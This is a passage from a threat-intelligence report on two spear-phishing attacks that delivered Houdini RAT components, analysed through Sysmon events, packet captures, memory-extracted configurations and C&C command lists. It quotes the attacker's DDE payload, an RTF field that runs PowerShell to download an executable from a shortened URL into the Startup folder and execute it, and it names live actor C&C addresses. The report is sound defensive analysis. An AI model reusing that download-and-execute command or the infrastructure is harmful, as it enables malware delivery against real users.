Image: C:\Windows\SysWOW64\explorer.exe
CommandLine: "C:\Windows\SYSTEM32\EXPLORER.EXE"
CurrentDirectory: C:\Users[REDACTED]Downloads\Summary of today's meetings (ملخص اجتماعات اليوم)
User: [REDACTED]
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=9E1EC8B43A88E68767FD8FED2F38E7984357B3F4186D0F907E62F8B6C9FF56AD,IMPHASH=81027C5D956184EF9651E7EB932C69AB
ParentProcessGuid: {fd8bd75-fae8-59ed-0000-001083196200}
ParentProcessId: 2904
ParentImage: C:\Users[REDACTED]\AppData\Roaming\sts.exe
ParentCommandLine: C:\Users[REDACTED]\AppData\Roaming\sts.exe

```

Figure 310. Sysmon Event of Second Stage Scout Binary “sts.exe” Injection into Explorer Process

The code injection was followed by a DNS query/answer for “plus.google.com” followed by the HTTPS connection.

Time	Source	Destination	Protocol	Info
2017-10-23 14:22:09.698987	172.16.40.140	172.16.40.2	DNS	Standard query 0xac4c A plus.google.com
2017-10-23 14:22:10.467127	172.16.40.2	172.16.40.140	DNS	Standard query response 0xac4c A plus.google.com A 216.58.210.78
2017-10-23 14:22:10.473704	172.16.40.140	216.58.210.78	TCP	49627 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2017-10-23 14:22:10.857807	216.58.210.78	172.16.40.140	TCP	443 → 49627 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2017-10-23 14:22:10.857818	172.16.40.140	216.58.210.78	TCP	49627 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2017-10-23 14:22:10.866156	172.16.40.140	216.58.210.78	TLSv1.2	Client Hello

Figure 311. Second Stage Scout Binary “sts.exe” C&C to Google Plus Account

Dumping the memory of the explorer.exe process ID 2772 and examining the contents reveals the Houdini Scout configuration template (formatted below for readability); similar to what has been observed in attack ATT-SEP-17 (note that the code injection can also be confirmed using Volatility’s malfind plugin).

```

[config]
[connection]
    [param]https://plus.google.com/104518099222750189969[/param]
    [param]https://plus.google.com/110228699051788231047[/param]
    [param]https://plus.google.com/106456556287604120942[/param]
[/connection]
[install_name]Kh237t0P[/install_name]
[nick_name]k1et333d[/nick_name]
[install_folder]noinstall[/install_folder]
[reg_startup]false[/reg_startup]
[folder_startup]false[/folder_startup]
[task_startup]false[/task_startup]
[injection]true[/injection]
[injection_process]svchost[/injection_process]

```

Figure 312. Houdini Scout Configuration Extracted from Injected “explorer.exe” Process ID 2772 Memory

From the configurations extracted above, the Houdini Scout defines three Google Plus accounts as parameters for its initial connections. By reviewing the profile of each account, the purpose of these Google Plus profiles became clear. Each account profile contained a unique base64-encoded value stored in the variable “x” as the respective

account's description and tagline as demonstrated below. Recall that these strings resemble what has been observed in the updated contents of the paste codes "2cLsuXj6" and "trZZJTGA" from the attack ATT-SEP-17.




Figure 313. Actor Google Plus Accounts

At the time of analyzing this attack, the base64 strings from each profile yielded a unique set of Houdini Scout and Elite configurations after decoding. Once the Houdini Scout component

is injected into the victim host, it would retrieve the configurations from one of the supplied Google Plus accounts. The method the Houdini Scout component selects the connection parameter, i.e.: the Google Plus account URL, is unclear. It is expected that the actor might update the base64 strings with new configurations in future, similar to the actor updates to the pastes.

```
$ echo "c2NvdXR7DQo1LjE3NS4yMTQu0ToYg0KNS4xNzUuMjE0Ljk6MjMNcn0NCnVsXRlew0KNS4xNzUuMjE0Ljk6NTAwMA0KNS4xNzUuMjE0Ljk6NDQzDQp9" | base64 -d
scout{
5.175.214.9:22
5.175.214.9:23
}
elite{
5.175.214.9:5000
5.175.214.9:443
}

$ echo "c2NvdXR7DQo1LjE3NS4yMTQu0To2MDAwDQo1LjE3NS4yMTQu0To4MA0KfQ0KZWxdGV7DQo1LjE3NS4yMTQu0ToNzE2DQo1LjE3NS4yMTQu0To4MDgwDQp9" | base64 -d
scout{
5.175.214.9:6000
5.175.214.9:80
}
elite{
5.175.214.9:2716
5.175.214.9:8080
}

$ echo "c2NvdXR7DQo1LjE3NS4yMTQu0ToNQ0KNS4xNzUuMjE0Ljk6NTMNcn0NCnVsXRlew0KNS4xNzUuMjE0Ljk6MTQzNA0KNS4xNzUuMjE0Ljk6MTEwDQp9" | base64 -d
scout{
5.175.214.9:25
5.175.214.9:53
}
elite{
5.175.214.9:1434
5.175.214.9:118
}
```

Figure 314. Decoded Output of Houdini Configurations Extracted from Google Plus Accounts' Descriptions

Given the evident connections details of the Houdini Scout component with the C&C server, it is believed that the base64-encoded configuration from the Google Plus account ID "104518099222750189969" was selected by the Houdini Scout component. The initial connections consisted of the Scout heartbeats (ping/pong) with the C&C server followed by the command "scote_upgrade", which is responsible for uploading the Elite component into the infected host.

Time	Source	SrcPort	Destination	DstPort	Protocol	Info
2017-10-23 14:22:30.971029	172.16.40.140	49628	5.175.214.9	6000	TCP	49628 → 6000 [SYN] Seq=0 Win=8192 Len=0 MSS=146
2017-10-23 14:22:33.666340	5.175.214.9	6000	172.16.40.140	49628	TCP	6000 → 49628 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
2017-10-23 14:22:33.666518	172.16.40.140	49628	5.175.214.9	6000	TCP	49628 → 6000 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2017-10-23 14:22:34.666225	172.16.40.140	49628	5.175.214.9	6000	TCP	49628 → 6000 [PSH, ACK] Seq=1 Ack=1 Win=64240 L
2017-10-23 14:22:34.666272	5.175.214.9	6000	172.16.40.140	49628	TCP	6000 → 49628 [ACK] Seq=1 Ack=41 Win=64240 Len=0
2017-10-23 14:23:05.192628	172.16.40.140	49628	5.175.214.9	6000	TCP	49628 → 6000 [PSH, ACK] Seq=41 Ack=1 Win=64240 L
2017-10-23 14:23:05.192677	5.175.214.9	6000	172.16.40.140	49628	TCP	6000 → 49628 [ACK] Seq=1 Ack=61 Win=64240 Len=0

command=scote_connection hwid=[REDACTED]
command=scote_ping
scote_pong
command=scote_ping
scote_pong
command=scote_ping
scote_upgrade
.....@.....
!..L.!..
\$7.....@.....
.....00..L..B0.Y.....@..
....>....>...@.....>.....
(.>.....>.....>.....
3.....>.....
5.T.....UPX0.....-.....UPX1.....-

Figure 315. Houdini Scout C&C Communication and Binary Upload via "scote_upgrade" Command

The Python script `hcmd-extractor.py` developed earlier was updated to account for the Houdini Scout server responses during the commands extraction function. Using the updated script, a summary of the commands distribution of the Houdini Scout component can be extracted. Note that the commands prefixed with “`command=`” are client issued commands while server issued commands are not.

```
$ python hcmd-extractor.py -r cnc.pcap | grep scote | cut -d':' -f4 | sort | uniq -c | sort -rn
 1968  scote_pong
 1953  command=scote_ping
    7   command=scote_connection
    5   scote_upgrade
    1   scote_info_systeminfo
    1   scote_info_ipconfig
    1   command=scote_info_systeminfo
    1   command=scote_info_ipconfig
```

Figure 316. Houdini Scout Commands Distribution Observed in Network Traffic

From the commands summary, the C&C server issued commands to fingerprint the infected host via the commands “`scote_info_systeminfo`” and “`scote_info_ipconfig`”, similar to the behavior from the previous attack.

Additionally, the server attempted to upload a binary, potentially the Houdini Elite component, five times via the “`scote_upgrade`” command. This can be regarded to the fact that the injected Explorer process constantly kept crashing. The reason for the crash might be the fact that the server was uploading incomplete binaries, and in some occasions, multiple binaries in one payload. In the case of a crash, the persisted binary “`sts.exe`” was manually executed to force a complete infection lifecycle and acquire the binary being uploaded to the infected host.

Using the same technique as above, commands summary of the Houdini Elite component can also be extracted. Note that the Elite component does not contain the “`scote_`” prefix, hence the “`grep -v scote`”. Out of the commands summary below, the commands prefixed with “`microphone_`” are the most interesting. These commands were not identified in the previous version of the Houdini Elite from the attack ATT-SEP-17.

```
$ python hcmd-extractor.py -r cnc.pcap | grep -v scote | cut -d':' -f4 | sort | uniq -c | sort -rn
 193  command=pong
 193  command=ping
    8   command=filemanager_folder_filemanager_file
    5   command=new_rcs
    4   command=screenshot_start
    4   command=screen_capture
    3   command=screen_capture_init
    3   command=keylogger_init
    3   command=filemanager_init
    2   command=microphone_stop
    2   command=microphone_start
    2   command=microphone_capture_init
    2   command=keylogger_file
    2   command=filemanager_thumb
    2   command=filemanager_root
    2   command=filemanager_download
    1   command=screenshot_stop
    1   command=keylogger_stop
```

Figure 317. Houdini Elite Commands Distribution Observed in Network Traffic

In order to extract the uploaded binary from the packet capture, the first Houdini Elite infection announcement denoted by the string “new_rcs” was identified. Stepping back through the packet capture, the first stream found to upload the binary via the “scote_upgrade” was extracted and saved as “Raw” via Wireshark. Afterwards, the binary headers were patched in order to allow further analysis. The modified bytes are in dark orange.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.....VV..
0010h:	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	,.....@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
0040h:	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90Í!,.LÍ!..
0050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus
0060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W
0070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	in32..\$7.....
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0100h:	50	45	00	00	4C	01	03	00	42	4F	DB	59	00	00	00	00	PE...L...BOÙY....
0110h:	00	00	00	00	00	70	00	2F	71	0B	01	02	10	00	00	00

Figure 318. Houdini Elite Carved and Patched from Network Traffic

After patching the headers, the resulting file is UPX verified and unpacked.

```
$ file carved_patched_headers_upx_packed.bin
carved_patched_headers_upx_packed.bin: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed

$ upx -d carved_patched_headers_upx_packed.bin -o carved_patched_headers_upx_unpacked.bin
          Ultimate Packer for executables
          Copyright (C) 1996 - 2013
UPX 3.91      Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

  File size      Ratio      Format      Name
-----  -----
  3891712 <-  1115136  28.65%  win32/pe    carved_patched_headers_upx_unpacked.bin

Unpacked 1 file.
```

Figure 319. Houdini Elite UPX Unpacking after Carving from Network Traffic and Headers Patching

On a first note, the unpacked binary in this case is considerably larger than the unpacked binary from the attack ATT-SEP-17. This binary appears to have been programmed in Delphi, correlating to the Free Pascal (Lazarus) IDE references found earlier. Lazarus is a Delphi compatible⁸⁷ IDE. The binary have a compiler stamp of **Monday October 09, 2017 10:28**, almost two weeks before the actor launched the spear phishing email.

The actor or developer of this binary also appears to be implementing new audio and visual spying capabilities. These capabilities are potentially possible via the following methods:

⁸⁷ <https://www.lazarus-ide.org/index.php>

1. RVMedia⁸⁸ components, which are a set of Delphi and Lazarus components that allow receiving video and audio streams from remote sources. Several references (classes, methods, User-Agent, etc) were found in the unpacked binary.
2. iSpy⁸⁹, the open source surveillance software hosted on GitHub. Several HTTP-based command URLs used by the iSpy software are referenced by the unpacked binary. A full list of URLs are included in the Appendix.

The inclusion of these new capabilities resulted in the incorporation of a number of new Houdini commands that did not exist in the previous versions of Houdini. These new commands include “rvmedia_capture_init”, “rvmedia_list”, “rvmedia_resolution”, “microphone_capture”, and “microphone_capture_init” as depicted below.

```
$ strings -a -e l carved_patched_headers_upx_unpacked.bin | grep "command="
command=rvmedia_capture_init           command=rvmedia_list
command=rvmedia_resolution            command=screen_capture_init
command=screen_capture                command=webcam_capture_init
command=webcam_list                  command=webcam_resolution
command=webcam_capture               command=microphone_capture
command=microphone_capture_init      command=keylogger_init
command=keylogger_file              command=silence_screenshot
command=silence_keylogger            command=silence_password
command=screen_thumb                 command=filemanager_upload_tcp
command=filemanager_download         command=filemanager_init
command=filemanager_root             command=filemanager_folder_filemanager_file
command=filemanager_thumb            command=password_firefox
command=password_opera               command=password_chrome
command=password_all                 command=password_init
command=misc_init                   command=misc_process
command=misc_cmd                     command=new_rcs
```

Figure 320. Strings (Commands) Found in UPX Unpacked Houdini Elite

In conclusion, from the actor perspective, maintaining a reliable implant on infected hosts was nearly impossible for this attack. The injected Explorer processes kept crashing requiring a restart to hook the persistence mechanism and re-inject the Explorer process. Perhaps, such malfunctioning behavior prompted the actor to launch yet another attack two days after the attack discussed in this section.

Additionally, the inclusion of new public C&C channels via Google Plus, and audio and video spying capabilities via RVMedia and iSpy into the Houdini Elite component highlights the continued investment of the actor in the malware. This implies that such investments are not arbitrary and that the actor is willing to continue the spying operations.

⁸⁸ <https://www.trichview.com/features/rvmedia.html>

⁸⁹ <https://github.com/ispysoftware/iSpy>

ATT-OCT-24: Dynamic Data Exchange (DDE) RTF, HoudiniSE, and Code Injection

Two days after the attack ATT-OCT-22, the actor launched another attack initiated by a spear phishing email. As concluded in the previous attack, the malfunctioning behavior of the attack toolchain may have promoted the actor to deploy a new set of tactics and tools, potentially eliminating malware execution issues.

Establishing a Foothold via Dynamic Data Exchange (DDE) and Houdini SE

The spear phishing emails borrowed from the same from the previous attack. This includes the sender, sending IP address, and the phishing theme with minor content modifications. The subject of the email is in Arabic and reads “محضر اجتماع اليوم / تحديث شهري”， which translates to “Today’s Meeting Report / Monthly Update”. The contents of the email include a link suggesting a .DOC file with the text “محضر اجتماع اليوم.doc”， which translates to “Today’s Meeting Report.doc”.




Figure 321. ATT-OCT-24 Spear Phishing Email

Immediately noticeable from the phishing email is the “Fwd:” in the subject line, indicating that the actor might have forwarded the email after it was initially sent. Another intriguing note from the subject line is the “Monthly Update” part, indicating that the actor intends to send the email on monthly basis. As discussed previously, the actor may have been influenced by some of the decoy content configured on the sandbox to create this new phishing theme. The link in the email body points to content hosted on Google Documents with the following URL.

<https://docs.google.com/uc?export=download&confirm=XRLZ&id=0B0dNSZ2GG3wsLVprTkhCSp4NTA> ; ATT-OCT-24

Figure 322. Google Documents URL of First Stage Payload, Embedded in Spear Phishing Email

The payload behind the Google Documents link is an .RTF document named “محضر اجتماع اليوم.doc”. According to the metadata extracted from the document, it was authored and modified by the user profile “SEC”.

File Name	: محضر اجتماع اليوم.doc
File Size	: 52 kB
File Type	: RTF
MIME Type	: text/rtf
Author	: SEC
Last Modified By	: SEC
Create Date	: 2017:10:24 22:34:00
Modify Date	: 2017:10:24 22:34:00
Revision Number	: 2
Total Edit Time	: 0
Pages	: 2
Words	: 290

Figure 323. Metadata of First Stage .RTF Document and “SEC” Use in “Author” and “Last Modified By”

The RTF document implements the Dynamic Data Exchange (DDE) as the technique to execute code. This method was recently disclosed by security researcher⁹⁰, and have already been observed in attack campaigns⁹¹. In this attack, the actor used DDE to execute PowerShell command to download contents from a Bit.ly shortened URL, save the downloaded content as “msword.exe” into the “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup” directory, and then execute it.

```
...  
\rtlch\fcs1_\af1\ltrch\fcs0  
\insrsids063511\charrsids063511\hich\af37\dbch\af37\loch\f37 DDEAUTO  
"C:\\\\Office\\\\Updates\\\\Word\\\\..\\\\..\\\\..\\\\windows\\\\system32\\\\WindowsPowerShell\\\\v1.0\\\\PowerShell.exe  
-C ;$d=$env:userprofile+'\\\\start Menu\\\\Programs\\\\Startup  
\\\\\\\\msword.exe';(New-Object System.Net.WebClient).DownloadFile('http://bit.ly/2y3XL3P',$d);  
\hich\af37\dbch\af37\loch\f37 Start-Process $d;# " "  
...
```

Figure 324. Dynamic Data Exchange (DDE) in .RTF Document with PowerShell to Download from Bit.ly URL

The shortened Bit.ly URL redirected to domain host on an IP address, which has been observed in the attacks ATT-NOV-20 and ATT-DEC-06 as well as in the historical attacks section. The final destination of the redirection leads to the download of a binary file as instrumented by the PowerShell command.

```
GET /2y3XL3P HTTP/1.1
Host: bit.ly
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Wed, 25 Oct 2017 15:38:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 120
Connection: keep-alive
Cache-Control: private, max-age=90
Location: http://storgemydata.website/v.dat
Set-Cookie: _bit=h9pfCf-d6fd9159cfc532908a-00F; Domain=bit.ly; Expires=Mon, 23 Apr 2018
15:38:15 GMT

<html>
<head><title>Bitly</title></head>
<body><a href="http://storgemydata.website/v.dat">moved here</a></body>
</html>
```

Figure 325. Bit.ly URL Redirection to Final Destination Domain and Second Stage Payload

Source	SrcPort	Destination	DstPort	Protocol	Info
172.16.40.142	62579	172.16.40.2	53	DNS	Standard query 0xa4c7 A storgemydata.website
172.16.40.2	53	172.16.40.142	62579	DNS	Standard query response 0xa4c7 A storgemydata.website A 198.54.116.177

GET /v.dat HTTP/1.1
Host: storgemydata.website
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 25 Oct 2017 15:38:16 GMT
Server: Apache
Last-Modified: Tue, 24 Oct 2017 18:05:30 GMT
Accept-Ranges: bytes
Content-Length: 149504
Content-Type: text/plain

MZ.....@..... !..L.!
This program cannot be run in DOS mode.

Figure 326. DNS Query and HTTP Download Request of Second Stage Payload from Actor Domain

⁹⁰ <https://sensepost.com/bloq/2017/macro-less-code-exec-in-msword/>

<http://blog.talosintelligence.com/2017/10/dnsmessenger-sec-campaign.html>

The delivery statics of Bitly shortened URLs are publically available and can be viewed by suffixing the URL (bitmark) with a “+”, plus sign.




Figure 327. Delivery Statistics of Bitly Bitmark Embedded in .RTF and Pointing to Binary on Actor Server
The binary file creation and execution by the PowerShell script is evident in Sysmon events.

```
File created:  
UtcTime: 2017-10-25 15:38:13.585  
ProcessGuid: {fdd8bd75-afe3-59f0-0000-001000c95000}  
ProcessId: 640  
Image: C:\Office\Updates\Word\..\..\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe  
TargetFilename: C:\Users\[REDACTED]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\msword.exe  
CreationUtcTime: 2017-10-25 15:38:13.585  
  
Process Create:  
UtcTime: 2017-10-25 15:38:18.452  
ProcessGuid: {fdd8bd75-afea-59f0-0000-00100c2225100}  
ProcessId: 2076  
Image: C:\Users\[REDACTED]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\msword.exe  
CommandLine: "C:\Users\[REDACTED]\Start Menu\Programs\Startup\msword.exe"  
CurrentDirectory: C:\Users\[REDACTED]\Documents\  
User: [REDACTED]  
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=  
862A9836450A0988BC0F5BD5042392D12D983197F40654C44617A03FF5F2E1D5,IMPHASH=F11881212C45FAD7EB7F0A140  
5F3DD48  
ParentProcessGuid: {fdd8bd75-afe3-59f0-0000-001000c95000}  
ParentProcessId: 640  
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  
ParentCommandLine: C:\Office\Updates\Word\..\..\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -C ;  
$d=$env:userprofile+'\start Menu\Programs\Startup\msword.exe';(New-Object System.Net.WebClient).DownloadFile  
([http://bit.ly/2y3XL3P'],$d);Start-Process $d;# .EXE
```

Figure 328. Sysmon Events of Download and Execution of Second Stage Houdini Scout “msword.exe”

The binary “msword.exe” appears to have been compiled with the Free Pascal Compiler, similar to the persistence binary “sts.exe”, the Houdini Scout, from the attack ATT-OCT-22. Both files have different hash, imphash, and ssdeep values. An impfuzzy⁹² comparison yields a similarity score of 74.

While both files are different, they have comparable behavior in terms of code injection and the C&C communication to Google Plus and eventually to the Houdini server following a successful injection. Once executed by the PowerShell script, the binary “msword.exe” performs code injection into the memory of the Explorer process.

⁹² <http://blog.jpcert.or.jp/2016/05/classifying-mal-a988.html>

```

Process Create:
UtcTime: 2017-10-25 15:38:28.592
ProcessGuid: {fdd8bd75-aff4-59f0-0000-0010d8605100}
ProcessId: 2148
Image: C:\Windows\SysWOW64\explorer.exe
CommandLine: "C:\Windows\SYSTEM32\EXPLORER.EXE"
CurrentDirectory: C:\Users\██████████\Documents\
User: ██████████
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=9E1EC8B43A88E68767FD8FED2F38E7984357B3F4186D0F907E62F8B6C9FF56AD,IMPHASH=
81027C5D956184EF9651E7EB932C69AB
ParentProcessGuid: {fdd8bd75-afea-59f0-0000-0010c2225100}
ParentProcessId: 2076
ParentImage: C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\msword.exe
ParentCommandLine: "C:\Users\██████████\Start Menu\Programs\Startup\msword.exe"

```

Figure 329. Sysmon Event of Houdini Scout Injection into Explorer Process

The code injection and execution in this attack was far more stable than in the previous attack. However, the injected Explorer process eventually crashed, but after the execution lifecycle completed. No manual re-starts of the persistence binary “msword.exe” were performed.

Dumping the memory of the Explorer process ID 2148 reveals the same Houdini configuration template extracted from the previous attack, including the same “install_name”, “nick_name”, and Google Plus accounts.

```

[config]
[connection]
    [param]https://plus.google.com/104518099222750189969[/param]
    [param]https://plus.google.com/110228699051788231047[/param]
    [param]https://plus.google.com/106456556287604120942[/param]
[/connection]
[install_name]Kh237t0P[/install_name]
[nick_name]k1et333d[/nick_name]
[install_folder]noinstall[/install_folder]
[reg_startup]false[/reg_startup]
[folder_startup]false[/folder_startup]
[task_startup]false[/task_startup]
[injection]true[/injection]
[injection_process]svchost[/injection_process]

```

Figure 330. Houdini Scout Configuration Extracted from memory of Injected “explorer.exe” Process ID 2148

Seconds after the code injection, the Explorer process established a connection to Google Plus, specifically to the account ID “104518099222750189969” to retrieve the Houdini C&C configurations based on Houdini’s actual C&C traffic observed afterwards.

2017-10-25 15:38:31.108894 172.16.40.142 54083 172.16.40.2 53 DNS Standard query 0xde53 A plus.google.com
2017-10-25 15:38:31.809016 172.16.40.2 53 172.16.40.142 54083 DNS Standard query response 0xde53 A plus.google.com A 216.58.208.78
2017-10-25 15:38:31.817172 172.16.40.142 49215 216.58.208.78 443 TCP 49215 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2017-10-25 15:38:32.158522 216.58.208.78 443 172.16.40.142 49215 TCP 443 → 49215 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2017-10-25 15:38:32.158701 172.16.40.142 49215 216.58.208.78 443 TCP 49215 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2017-10-25 15:38:32.166669 172.16.40.142 49215 216.58.208.78 443 TLSv1.2 Client Hello

Figure 331. Second Stage Scout Binary “msword.exe” C&C to Google Plus Account

Time	Source	SrcPort	Destination	DstPort	Protocol	Info
2017-10-25 15:38:44.448640 172.16.40.142 49217 5.175.214.9 6000 TCP 49217 → 6000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM						
2017-10-25 15:38:44.869965 5.175.214.9 6000 172.16.40.142 49217 TCP 6000 → 49217 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460						
2017-10-25 15:38:44.870157 172.16.40.142 49217 5.175.214.9 6000 TCP 49217 → 6000 [ACK] Seq=1 Ack=1 Win=64240 Len=0 MSS=1460						
2017-10-25 15:38:45.883559 172.16.40.142 49217 5.175.214.9 6000 TCP 49217 → 6000 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=40 MSS=1460						

Figure 332. Houdini Scout C&C Communication

